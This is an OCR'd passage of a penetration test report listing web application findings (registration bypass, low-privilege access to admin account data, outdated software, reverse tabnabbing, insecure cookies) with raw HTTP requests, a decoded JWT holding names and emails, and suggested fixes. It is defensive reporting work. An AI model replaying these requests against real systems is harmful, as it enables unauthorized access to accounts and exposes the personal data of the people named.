
## Affected Components

https://getastra.com

## Steps to Reproduce

- Go to the affected component
- If we register using any random Gmail account, the following error is displayed


```
Please use your work email to sign up.
```



Sign up with

Please use your work email to sign up.

- We can also note that we won't be able to enter any organization name if we use any random email



Work Email *

abhishek.kukreti@getastra.com

Select Organization *

-

password *

••••••••••••••


☑ At least 8 characters long

☑ At least one Numeric character (0-9)

☑ At least one Uppercase and Lowercase (A, z)

☑ At least one Special character (!, %, @, or #)

- Now, use any registered email address



Work Email *

enterprise-admin@[redacted]

Select Organization *

frodo.org

-

frodo.org ✓

☑ At least 8 characters long

☑ At least one Numeric character (0-9)

☑ At least one Uppercase and Lowercase (A, z)


☑ At least one Special character (!, %, @, or #)

- Capture the request using Burp Proxy and enter your details in the `userName` `userEmail` and the `orgName`

```
POST /onboarding-app/api/v1/tenant/register HTTP/2
Host:
Content-Length: 229
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Accept: application/json, text/plain, */*
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.160
Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Origin:
```

```
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i

{"userName":"fakeemail51515151@gmail.com","userEmail":"fakeemail51515151@gmail.com","password":"ASDADS@123","publisherI
d":14697,"orgName":"frodo_org61717z","domain":"axmtestone.ml","mode":"","isCustomer":true,"isVendor":false}
```

- You will now be registered and can access the details of the domain



[redacted]

[redacted]

Let's add your customers

Search to quickly add customers who use your product today. You will be able to add as many customers as you need. For now add at least 2 customers.

## Suggested Fix

- Ensure that proper server side checks are implemented so users cant use non registered emails
- Ensure that no random individual is able to register using other domain details thats leaked in the register page

| 7. Possible For Lower Privileged Users To See Details Of Admin Users | |
|---|---|
| **Severity** | High |
| **Status** | Solved |
| **Risk Score** | 6.6/10 |
| **CWE** | 284: Improper Access Control |
| **CVSS** | 5.3 (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N) |
| **Labels** | SOC 2, GDPR, SOC 2 - Privacy, OWASP 2021 - A01 - Broken Access Control, ISO 27001, PCI DSS, OWASP 2021, HIPAA |

## Description

During our pentest, it was discovered that a lower-privileged user can extract information that can only be fetched by the Admin users.


## Affected Components

https://getastra.com

## Steps to Reproduce

- We sent the following request using the JWT token of a lesser-privileged user

```
GET /common/api/v2/common/account?company=PAST&email=&firstName=&accessLevel=&size=10&page=&sort=&account=275b58d2-
49ad-4437-9678-20e1fc3719fd HTTP/1.1
Host:
Sec-Ch-Ua: "Not(A:Brand";v="24", "Chromium";v="122"
Solum-Origin: DASHBOARD
Sec-Ch-Ua-Mobile: ?0
Authorization: Bearer Token
Access-Control-Allow-Origin: *
Accept: application/json, text/plain, */*
Sessionid: undefined
Api-Key: undefined
Sec-Ch-Ua-Platform: "Windows"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
Connection: close
```



```
eyJhb[redacted]1g1ZVhrNHh
5b2pO                    NTdkTzZRR1
RWQnd                    eyJ2ZXIiOi
IxLjAiLCJpc3MiOiJodHRwczovL3NvbHVtYjJjL
[redacted]
MWZhLTI0YmUtNDYxMS1hOGQ5LTQ4ZmRjMzdlNGV
iMCIsIm5hbWUiOiJBbmtpdCBSYWoiLCJleHRlbn
Npb25fQ3VzdG9tZXJDb2RlIjoiUEFTVCIsImV4d
GVuc2lvbl9BZG1pbkFwcHJvdmVkIjp0cnVlLCJl
eHRlbnNpb25fQ3VzdG9tZXJMZXZlbCI6IjUiLCJ
leHRlbnNpb25fUmVhZE9ubHkiOmZhbHNlLCJlbW
FpbHMiOlsiYW5raXQucmFqQGdldGFzdHJhLmNvb
SJdLCJ0ZnAiOiJCMkNfMV9zaWdudXBzaWduaW4x
IiwiYXRfaGFzaCI6Ik1EVDlfNzlhdjlDemVtaE9
mOGx4U1EiLCJuYmYiOjE3MTAzMjAxMTN9.a9QnD
0MJ1WFg3_SRjEIKSyP2Sjzwvq8RnWiyTvZSlLPU
O0RJ5wtRDTt-
fhu_ByI0cqVbVJJo1jdUfu4MnX8xrcC7hAK91cE
```

```
{
  "alg": "RS256",
  "kid": "X5eXk4xyojNFum1kl2Ytv8dlNP4-c57d06QGTVBwaNk",
  "typ": "JWT"
}
```


PAYLOAD: DATA

```
{
  "ver": "1.0",
  "iss": "[redacted]
487a-aff1-85bae11fc6c5/v2.0/",
  "sub": "35ce21fa-24be-4611-a8d9-48fdc37e4eb0",
  "aud": "e08e54ff-5bb1-4ae7-afde-b9cdc8fa23ae",
  "exp": 1710323713,
  "nonce": "e5db8bae-d52a-41f3-ac45-0daf694d519d",
  "iat": 1710320113,
  "auth_time": 1710320104,
  "oid": "35ce21fa-24be-4611-a8d9-48fdc37e4eb0",
  "name": "Ankit Raj",
  "extension_CustomerCode": "PAST",
  "extension_AdminApproved": true,
  "extension_CustomerLevel": "5",
  "extension_ReadOnly": false,
  "emails": [
    "ankit.raj@getastra.com"
  ],
  "tfp": "[redacted]
  "at_hash": "MDT9_79av9CzemhOf8lxSQ",
  "nbf": 1710320113
}
```

VERIFY SIGNATURE

```
RSASHA256(
```

- We sent the request and were able to extract details of the Admin user



```
GET /common/api/v2/common/account?company=PAST&email=&firstName=&accessLevel=&size=10&page=&sort=&account=275b58d2-49ad-4437-9678-20e1fc3719fd HTTP/1.1
Host: [redacted]
Sec-Ch-Ua: "Not(A:Brand";v="24", "Chromium";v="122"
Solum-Origin: DASHBOARD
Sec-Ch-Ua-Mobile: ?0
Authorization: Bearer
[redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.95 Safari/537.36
Access-Control-Allow-Origin: *
Accept: application/json, text/plain, */*
Sessionid: undefined
Api-Key: undefined
Sec-Ch-Ua-Platform: "Windows"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: [redacted]
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
Connection: close

```

```
Access-Control-Max-Age: 1728000
Cache-Control: no-store

{
  "accountList":[
    {
      "id":199530034,
      "account":"275b58d2-49ad-4437-9678-20e1fc3719fd",
      "firstName":"Srilikhith sajja",
      "lastName":null,
      "level":"1",
      "accessLevel":"1",
      "permissionKey":"",
      "permissionValue":[
      ],
      "accessMenu":[
        "1000",
        "2000",
        "2100",
        "2200",
        "2300",
        "2400",
        "2500",
        "3000",
        "3100",
        "3200",
        "4000",
        "4100",
        "4200",
        "5000",
        "5100",
        "5200",
        "5300",
        "6000",
        "6100",
        "6200",
        "6300",
        "6400",
```

## Suggested Fix

- Make it mandatory for developers to declare 'Allowed' access for each resource, and by default, deny it.
- Unless a resource is intended to be publicly accessible, deny access by default.
- Wherever possible, use a single application-wide mechanism for enforcing access controls.
- All load/api calls in the application should check if the logged-in user has permission to access or not.

## Additional References

<https://www.hacksplaining.com/prevention/broken-access-control&gt;

| 8. Outdated and Vulnerable Components In Use | |
|---|---|
| **Severity** | Medium |
| **Status** | Solved |
| **Risk Score** | 5/10 |
| **CWE** | 362: Information Disclosure |
| **CVSS** | 6.3 (CVSS:3.1/AV:A/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:L) |

## Description

During our pentest, we found that the application is using an older version of

1. PHP (7.1.17)
2. Nginx (1.12.2)
3. Wordpress (4.9.9) [Blog]

4. Magento (1.9.x)

These versions are outdated and should be updated as soon as possible as using an outdated version of any software with unpatched security issues can enable an attacker to exploit them and perform various malicious actions.

The Nginx version used is known to have exploitable vulnerabilities as shown below.+ nginx before versions 1.15.6 and 1.14.1 has a vulnerability in the implementation of HTTP/2 that can allow for excessive CPU usage. This issue affects nginx compiled with the ngx_http_v2_module (not compiled by default) if the 'http2' option of the 'listen' directive is used in a configuration file.+ nginx before versions 1.15.6 and 1.14.1 has a vulnerability in the implementation of HTTP/2 that can allow for excessive memory consumption. This issue affects nginx compiled with the ngx_http_v2_module (not compiled by default) if the 'http2' option of the 'listen' directive is used in a configuration file.


## Affected Components

https://examplemag.com/

https://examplemag.com/blog

https://examplemag.com/ https://examplemag.com/blog

## Steps to Reproduce



403 Forbidden

nginx/1.12.2

- We were able to use Wappalyzer extension on Google Chrome to find the WordPress and Nginx version in use

  - The PHP version was revealed on running the tool Nikto
  - The Magento version was revealed inside the[Magmi.ini configuration file]()
  - The Nginx version was revealed in 404 pages as well server response headers, as shown below

```
 HTTP/1.1 200 OK Server: nginx/1.12.2 Date: Tue, 08 Jan 2019 05:59:55 GMT Content-Type: text/html; charset=UTF-8
Connection: close Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache Set-Cookie: frontend=ebc4a6e23fc9afc001c8ddb7de8ddcdc; expires=Tue, 08-Jan-2019 15:59:54 GMT;
Max-Age=36000; path=/; domain=bilablau.dk X-Frame-Options: SAMEORIGIN Content-Length: 320280
```

## Suggested Fix

- It is recommended to upgrade or update to the latest stable version of the affected component that is currently available
- It is always highly recommended to hide version numbers of software used, as this can make the attack easier for hackers.

| 9. Reverse Tabnabbing | |
|---|---|
| Severity | Medium |
| Status | Solved |
| Risk Score | 4.8/10 |
| CWE | 1022: Use of Web Link to Untrusted Target with window.opener Access |
| CVSS | 4.3 (CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:N/A:N) |
| Labels | OWASP 2021, OWASP 2021 - A05 - Security Misconfiguration, SOC 2, SOC 2 - Security |

## Description

During our pentest, we discovered various Reverse Tabnabbing pages.

In Reverse Tabnabbing, when you open a link in a new tab ( target="_blank" ), the page that opens in a new tab can access the initial tab and change its location using the `window.opener` property.

It is an attack where a page linked from the target page is able to rewrite that page, for example, to replace it with a phishing site. As the user was originally on the correct page they are less likely to notice that it has been changed to a phishing site, especially if the site looks the same as the target. If the user authenticates to this new page then their credentials (or other sensitive data) are sent to the phishing site rather than the legitimate one.

As well as the target site being able to overwrite the target page, any HTTP link can be spoofed to overwrite the target page if the user is on an unsecured network, for example, a public wifi hotspot. The attack is possible even if the target site is only available via HTTPS as the attacker only needs to spoof the HTTP site that is being linked to. The attack is typically possible when the source site uses a target instruction in an HTML link to specify a target loading location that does not replace the current location and then lets the current window/tab available and does not include any of the preventative measures detailed below.

The attack is also possible for links opened via the `window.open` javascript function.

Here is a video showing an example of the Reverse Tabnabbing attack: https://drive.google.com/file/d/1wxYtasfo73HmXl-btHoLospXKN8J4Prm/preview

## Affected Components

https://xyz.com

## Steps to Reproduce

- Visit the above URL and right-click to select View page source
- On the page source, search for `_blank`
- Check if`noopener` and `noreferrer` keywords are set in the `rel`attribute
- One of the evidence we found is:

## Suggested Fix

- Wherever target=_blank is used, it is highly recommended to add the attribute: rel="noopener noreferrer".
- Remember, that every time you open a new window via `window.open();` you're also vulnerable to this, so always reset the "opener" property

```
var newWnd = window.open();
newWnd.opener = null;
```

## Additional References

- https://www.owasp.org/index.php/Reverse_Tabnabbing
- https://mathiasbynens.github.io/rel-noopener/ (DEMO)
- https://dev.to/ben/the-targetblank-vulnerability-by-example
- https://mathiasbynens.github.io/rel-noopener/
- https://medium.com/@jitbit/target-blank-the-most-underestimated-vulnerability-ever-96e328301f4c

| 10. Insecure HTTP Cookies | |
|---|---|
| Severity | Medium |
| Status | Solved |
| Risk Score | 4.8/10 |
| CWE | 614: Sensitive Cookie in HTTPS Session Without 'Secure' Attribute |
| CVSS | 4.3 (CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:N/A:N) |

## Description

During our pentest, we discovered some cookies without HTTPOnly and Secure flags.

